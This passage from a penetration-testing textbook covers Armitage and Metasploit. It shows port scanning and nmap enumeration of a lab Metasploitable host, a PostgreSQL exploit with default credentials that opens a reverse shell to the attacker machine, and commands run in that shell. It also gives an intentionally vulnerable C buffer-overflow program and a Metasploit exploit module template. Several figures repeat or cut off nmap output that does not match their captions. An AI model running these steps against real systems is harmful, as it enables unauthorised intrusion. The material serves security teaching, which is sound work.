
Scanning and enumeration are the essential initial phases of penetration testing that help to gather required information about the target. The probability of a successful attack largely depends on how well the scanning and enumeration are done. Now that we have added a target host to the Armitage console, we'll perform a quick port scan to see which ports are open here. To perform a port scan, right-click on the host and select the **Scan** option, as in the following screenshot. This will list all the open ports on the target system in the bottom pane of the Armitage console:



```
[*] 192.168.44.133:       - 192.168.44.133:80 - TCP OPEN
[*] 192.168.44.133:       - 192.168.44.133:23 - TCP OPEN
[*] 192.168.44.133:       - 192.168.44.133:21 - TCP OPEN
[*] 192.168.44.133:       - 192.168.44.133:111 - TCP OPEN
[*] 192.168.44.133:       - 192.168.44.133:139 - TCP OPEN
[*] 192.168.44.133:       - 192.168.44.133:513 - TCP OPEN
[*] 192.168.44.133:       - 192.168.44.133:514 - TCP OPEN
[*] 192.168.44.133:       - 192.168.44.133:512 - TCP OPEN
[*] 192.168.44.133:       - 192.168.44.133:445 - TCP OPEN
[*] 192.168.44.133:       - 192.168.44.133:1099 - TCP OPEN
[*] 192.168.44.133:       - 192.168.44.133:2049 - TCP OPEN
[*] 192.168.44.133:       - 192.168.44.133:3306 - TCP OPEN
[*] 192.168.44.133:       - 192.168.44.133:3632 - TCP OPEN
[*] 192.168.44.133:       - 192.168.44.133:5432 - TCP OPEN
[*] 192.168.44.133:       - 192.168.44.133:5900 - TCP OPEN
[*] 192.168.44.133:       - 192.168.44.133:6000 - TCP OPEN
[*] 192.168.44.133:       - 192.168.44.133:6667 - TCP OPEN
msf auxiliary(tcp) >
```

Figure 9.5 – Scanning hosts in Armitage

As we saw earlier, Armitage is also well-integrated with NMAP. Now, we'll perform an NMAP scan on our target to enumerate services and detect the version of the remote operating system, as in the following screenshot:



```
msf > db_nmap --min-hostgroup 96 -sV -n -T4 -O -F --version-light 192.168.44.133
[*] Nmap: Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-05-28 23:25 EDT
[*] Nmap: Nmap scan report for 192.168.44.133
[*] Nmap: Host is up (0.00050s latency).
[*] Nmap: Not shown: 82 closed ports
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: 53/tcp   open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp  open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 513/tcp  open  login?
[*] Nmap: 514/tcp  open  tcpwrapped
msf >
```

Figure 9.6 – NMAP scan in the Armitage console

1. To initiate the NMAP scan, follow these steps:
2. Click on the **Hosts** option.
3. Select the **nmap** scan.
4. Select the **Quick Scan (OS Detect)** option.

As soon as the NMAP scan is complete, you'll notice the Linux icon on our target host.


Once we have the port scan result, we can move on to finding and launching suitable attacks.

Finding and launching attacks

In the previous sections, we added a host to the Armitage console and performed a port scan and enumeration on it using NMAP. Now, we know that it's running a **Debian-based Linux system**. The next step is to find all the possible attacks matching our target host.

In order to fetch all the applicable attacks, follow these steps:

1. Select the **Attacks** menu.
2. Click on **Find Attacks**.
3. Now, the Armitage console will query the backend database for all the possible matching exploits against the open ports that we found during our enumeration earlier, as in the following screenshot:




Querying exploits...
multi/http/struts_dmi_exec

```
msf > db_nmap --min-hostgroup 96 -sV -n -T4 -O -F --version-li
[*] Nmap: Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-05-28 23:25 EDT
[*] Nmap: Nmap scan report for 192.168.44.133
[*] Nmap: Host is up (0.00050s latency).
[*] Nmap: Not shown: 82 closed ports
```

Figure 9.7 – Finding attacks in Armitage


4. Once the Armitage console finishes querying for possible exploits, you can see the list of applicable exploits by right-clicking on the host and selecting the **Attack** menu. In this case, we'll try to exploit the **postgres** vulnerability, as in the following screenshot:



```
msf > db_nmap --min-hostgroup 96 -sV -n -T4 -O -        ht 192.168.44.133
[*] Nmap: Starting Nmap 7.25BETA2 ( https://nmap         05-28 23:25 EDT
[*] Nmap: Nmap scan report for 192.168.44.133
[*] Nmap: Host is up (0.00050s latency).
[*] Nmap: Not shown: 82 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
```

Figure 9.8 – Selecting Attack in the Armitage console

5. Upon selecting the attack type as **PostgreSQL for Linux Payload Execution**, we are presented with several exploit options, as in the following screenshot. We can leave it as the default and then click on the **Launch** button:



Attack 192.168.44.133

PostgreSQL for Linux Payload Execution

On some default Linux installations of PostgreSQL, the postgres service account may write to the /tmp directory, and may source UDF Shared Libraries's from there as well, allowing execution of arbitrary code. This module compiles a Linux shared object file.

Option	Value
DATABASE	template1
LHOST	192.168.44.134
LPORT	25389
PASSWORD ✚	postgres
RHOST ✚	192.168.44.133
RPORT	5432
USERNAME ✚	postgres
VERBOSE	0

Targets: 0 => Linux x86


☑ Use a reverse connection

☐ Show advanced options

```
msf > db_nmap --min-hostgroup 96 -sV -n -T4
[*] Nmap: Starting Nmap 7.25BETA2 ( https://
[*] Nmap: Nmap scan report for 192.168.44.13
[*] Nmap: Host is up (0.00050s latency).
[*] Nmap: Not shown: 82 closed ports
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd
[*] Nmap: 22/tcp   open  ssh         OpenSSH
[*] Nmap: 23/tcp   open  telnet      Linux t
[*] Nmap: 25/tcp   open  smtp        Postfix
[*] Nmap: 53/tcp   open  domain      ISC BIN
[*] Nmap: 80/tcp   open  http        Apache
[*] Nmap: 111/tcp  open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

Figure 9.9 – Configuring attack parameters in the Armitage console

6. As soon as we launched the attack, the exploit was executed. Notice the change in the host icon, as in the following screenshot. The host has been successfully compromised:




```
msf exploit(postgres_payload) > set LHOST 192.168.44.134
LHOST => 192.168.44.134
msf exploit(postgres_payload) > set LPORT 23023
LPORT => 23023
msf exploit(postgres_payload) > set DATABASE template1
DATABASE => template1
msf exploit(postgres_payload) > set PASSWORD postgres
PASSWORD => postgres
msf exploit(postgres_payload) > set USERNAME postgres
USERNAME => postgres
msf exploit(postgres_payload) > set RPORT 5432
RPORT => 5432
msf exploit(postgres_payload) > set VERBOSE false
VERBOSE => false
msf exploit(postgres_payload) > set RHOST 192.168.44.133
RHOST => 192.168.44.133
msf exploit(postgres_payload) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 192.168.44.134:23023
[*] 192.168.44.133:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/tljLEbcg.so, should be cleaned up automatically
[*] Command shell session 1 opened (192.168.44.134:23023 -> 192.168.44.133:48141) at 2017-05-29 01:38:37 -0400
msf exploit(postgres_payload) > sessions -i 1
[*] Starting interaction with 1...

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

msf exploit(postgres_payload) >
```

Figure 9.10 – Launching an attack in the Armitage console

Now that our host has been compromised, we have got a reverse connection on our system.

We can further interact with it, upload any files and payloads, or use any of the post-exploitation modules. To do this, follow these steps:


1. Simply right-click on the compromised host.
2. Select the **Shell 1** option.
3. Select the **Interact** option, as in the following screenshot:



```
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Figure 9.11 – Getting a remote shell in Armitage console

4. For interacting with the compromised host, a new tab named **Shell 1** opened in the bottom pane of the Armitage console, as in the following screenshot:



```
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
$ ls
PG_VERSION
base
global
hUwABNvB.dll
pg_clog
pg_multixact
pg_subtrans
pg_tblspc
pg_twophase
pg_xlog
postmaster.opts
postmaster.pid
root.crt
server.crt
server.key
$ pwd
/var/lib/postgresql/8.3/main
$ whoami
postgres


$ |
```

Figure 9.12 – Interacting with the remote shell in the Armitage console

From here, we can execute all the Linux commands remotely on the compromised target.

Summary

In this chapter, you became familiar with using the Armitage tool for cyber-attack management using Metasploit on the backend. The Armitage tool can definitely come in handy and save a lot of time while performing penetration tests on multiple targets at a time. We also learned how scanning and enumeration are the essential initial phases of penetration testing, which helps gather required information.

In the concluding chapter, we'll learn about further extending the Metasploit Framework by adding custom exploits.

Exercise

Try to explore, in detail, the various features of Armitage and use it to compromise any of the target Windows hosts.

Further reading

For more details on Armitage, refer to `http://www.fastandeasyhacking.com/manual`.

10 Extending Metasploit and Exploit Development

In the preceding chapter, you learned how to effectively use Armitage to easily perform some complex penetration testing tasks. In this chapter, we'll gain a high-level overview of exploit development. Exploit development can be quite complex and tedious and is such a vast topic that an entire book could be written on it. However, in this chapter, we'll try to get a gist of what exploit development is, why it is required, and how the Metasploit Framework helps us to develop exploits. The topics to be covered in this chapter are as follows:

- Understanding exploit development concepts
- Understanding exploit templates and mixins
- Understanding Metasploit mixins
- Adding external exploits to Metasploit

Technical requirements

- You will need the following:
- Kali Linux
- The Metasploit Framework
- Ruby
- A C compiler

Understanding exploit development concepts

Exploits can be of various types. Primarily, exploits can be categorized based on various factors, such as platforms, architecture, and purpose served.

Whenever any given vulnerability is discovered, there are one of the following possibilities:

- An exploit code for the vulnerability already exists.
- A partial exploit code exists. However, the code needs to be modified and customized in order to execute the payload.
- No exploit code exists and it needs to be developed from scratch.

As mentioned, it could be an easy situation where the complete or partial exploit code is readily available and only needs minor tweaks for execution. However, it can be a really challenging situation if no exploit code exists at all.

In this case, you might need to perform some of the following tasks:

1. Get some basic information and details, such as the platform and architecture the vulnerability is supported on.
2. Enumerate all the possible attack vectors.
3. Accurately figure out the parameters and the vulnerable part of the code using techniques such as fuzzing.
4. Try to develop a prototype to test whether the exploit works.
5. Write the complete code with all the required parameters and values.
6. Publish the code for the community and convert it into a Metasploit module.

All of these activities are quite intense and require a lot of research and patience. The exploit code is parameter sensitive. For example, in the case of a buffer overflow exploit, the return address is the key to running the exploit successfully. If just one of the parts in the return address is incorrect, the entire exploit will fail.

We'll now move on to some of the basics about buffer overflow.

Understanding buffer overflow

Buffer overflow is one of the most commonly found vulnerabilities in various applications and system components. A successful buffer overflow exploit may allow remote arbitrary code execution, leading to elevated privileges.

A buffer overflow occurs when an application attempts to insert more data in a buffer than it can accommodate, or when a program attempts to insert data into a memory area past a buffer. In this case, a buffer is nothing but a sequential section of memory allocated to hold anything from a character string to an array of integers. Attempting to write outside the bounds of a block of the allocated memory can cause data corruption, crash the program, or even lead to the execution of malicious code.

Let's consider the following C code:

```
#include <stdio.h>
void AdminFunction()
{
printf('Welcome!\n');
printf('You are now in the Admin function!\n');
}
void echo()
{
char buffer[25];
printf('Enter any text:\n');
scanf('%s', buffer);
printf('You entered: %s\n', buffer);
}
int main()
{
echo();
return 0;
}
```

The preceding code is vulnerable to buffer overflow. If you look carefully, the buffer size has been set to 25 characters. However, what if the user enters more than 25 characters? The buffer will simply overflow and the program execution will end abruptly.

We'll now move on to the basics of fuzzers.

Understanding fuzzers

In the preceding example, we had access to the source code and we knew that the variable buffer can hold a maximum of 25 characters. So, in order to cause a buffer overflow, we can send 30, 40, or 50 characters as input. However, it's not always possible to have access to the source code of any given application. So, for an application whose source code isn't available, how would you determine what length of input should be sent to a particular parameter so that the buffer overflows? This is where fuzzers come to the rescue. Fuzzers are small programs that send random inputs of various lengths to specified parameters within the target application and inform us of the exact length of the input that caused the overflow and crashed application.

> **Important Note**
>
> Metasploit has fuzzers for fuzzing various protocols. These fuzzers are a part of auxiliary modules within the Metasploit Framework and can be found in the auxiliary `/fuzzers/`.

We'll now move on to concepts related to exploit templates and mixins.

Understanding exploit templates and mixins

Let's suppose that you have written an exploit code for a new zero-day vulnerability. Now, if you want to make it part of the Metasploit Framework, you need to ensure it is in a particular format. Fortunately, you just need to focus on the actual exploit code and then simply use a readily available template (provided by the Metasploit Framework) to insert it in the required format.

The exploit module skeleton is readily provided by the Metasploit Framework, as in the following code:

```
##
# This module requires Metasploit: http://metasploit.com/
download
# Current source: https://github.com/rapid7/metasploit-
framework
```

```
##
require 'msf/core'
class MetasploitModule < Msf::Exploit::Remote
Rank = NormalRanking
def initialize(info={})
super(update_info(info,
'Name' => '[Vendor] [Software] [Root Cause] [Vulnerability
type]',
'Description' => %q{
Say something that the user might need to know
},
'License' => MSF_LICENSE,
'Author' => [ 'Name' ],
'References' =>
[
[ 'URL', '' ]
],
'Platform' => 'win',
'Targets' =>
[
[ 'System or software version',
{
'Ret' => 0x42424242 # This will be available in `target.ret`
}
]
],
'Payload' =>
{
'BadChars' => '\x00\x00'
},
'Privileged' => true,
'DisclosureDate' => '',
'DefaultTarget' => 1))
end
def check
# For the check command
```

```
end
def exploit
# Main function
end
end
```

Now, let's try to understand the various fields in the preceding exploit skeleton:

- **The** `Name` **field**: This begins with the name of the vendor, followed by the software. The `Root Cause` field points to the component or function in which the bug is found and, finally, the type of vulnerability the module is exploiting.
- **The** `Description` **field**: This field elaborates what the module does, things to watch out for, and any specific requirements. The aim is to let the user get a clear understanding of what they're using without the need to actually go through the module's source.
- **The** `Author` **field**: This is where you insert your name. The format should be `Name`. In case you want to insert your Twitter handle as well, simply leave it as a comment. For example, `Name #Twitterhandle`.
- **The** `References` **field**: This is an array of references related to the vulnerability or the exploit, for example, an advisory or a blog post. For more details on reference identifiers, visit `https://github.com/rapid7/metasploit-framework/wiki/Metasploit-module-reference-identifiers`.
- **The** `Platform` **field**: This field indicates all platforms the exploit code will be supported on, such as Windows, Linux, BSD, and Unix.
- **The** `Targets` **field**: This is an array of systems, applications, setups, or specific versions your exploit is targeting. The second element of each target array is where you store specific metadata of the target, such as a specific offset, a gadget, a ret address, and so on. When a target is selected by the user, the metadata is loaded and tracked by a target index and can be retrieved using the target method.
- **The** `Payload` **field**: This field specifies how the payload should be encoded and generated. You can specify `Space`, `SaveRegisters`, `Prepend`, `PrependEncoder`, `BadChars`, `Append`, `AppendEncoder`, `MaxNops`, `MinNops`, `Encoder`, `Nop`, `EncoderType`, `EncoderOptions`, `ExtendedOptions`, and `EncoderDontFallThrough`.
- **The** `DisclosureDate` **field**: This field specifies when the vulnerability was disclosed in public, in the format of M D, Y, for example, Jun 29, 2017.

Your exploit code should also include a `check` method to support the `check` command, but this is optional. The `check` command will probe the target for the feasibility of the exploit. Finally, the `exploit` method is like your main method. Start writing your code there.


We'll now move on to Metasploit mixins.

Understanding Metasploit mixins

If you are familiar with programming languages, such as C and Java, you must have come across terms such as functions and classes. Functions in C and classes in Java basically allow code reuse. This makes the program more efficient. The Metasploit Framework is written in the Ruby language. So, from the perspective of the Ruby language, a mixin is nothing but a simple module that is included in a class. This will enable the class to have access to all methods of this module.

So, without going into much detail about programming, you can simply remember that mixins help in modular programming. For instance, you may want to perform some TCP operations, such as connecting to a remote port and fetching some data. Now, to complete this task, you might have to write quite a lot of code altogether. However, if you make use of the already available TCP mixin, you will end up saving the effort of writing the entire code from scratch! You will simply include the TCP mixin and name the appropriate functions as required. So, you need not reinvent the wheel and can save a lot of time and effort using the mixin!

You can view the various mixins available in the Metasploit Framework by browsing the `/lib/msf/core/exploit` directory, as shown in the following screenshot:


root@kali: /usr/share/metasploit-framework/lib/msf/core/exploit
File Edit View Search Terminal Help

```
root@kali:/usr/share/metasploit-framework/lib/msf/core/exploit# ls
afp.rb               dcerpc_epm.rb    fileformat.rb  ipv6.rb            mssql.rb       pop2.rb        smtp_deliver.rb  tns.rb
android.rb           dcerpc_lsa.rb    fmtstr.rb      java               mssql_sqli.rb  postgres.rb    smtp.rb          udp.rb
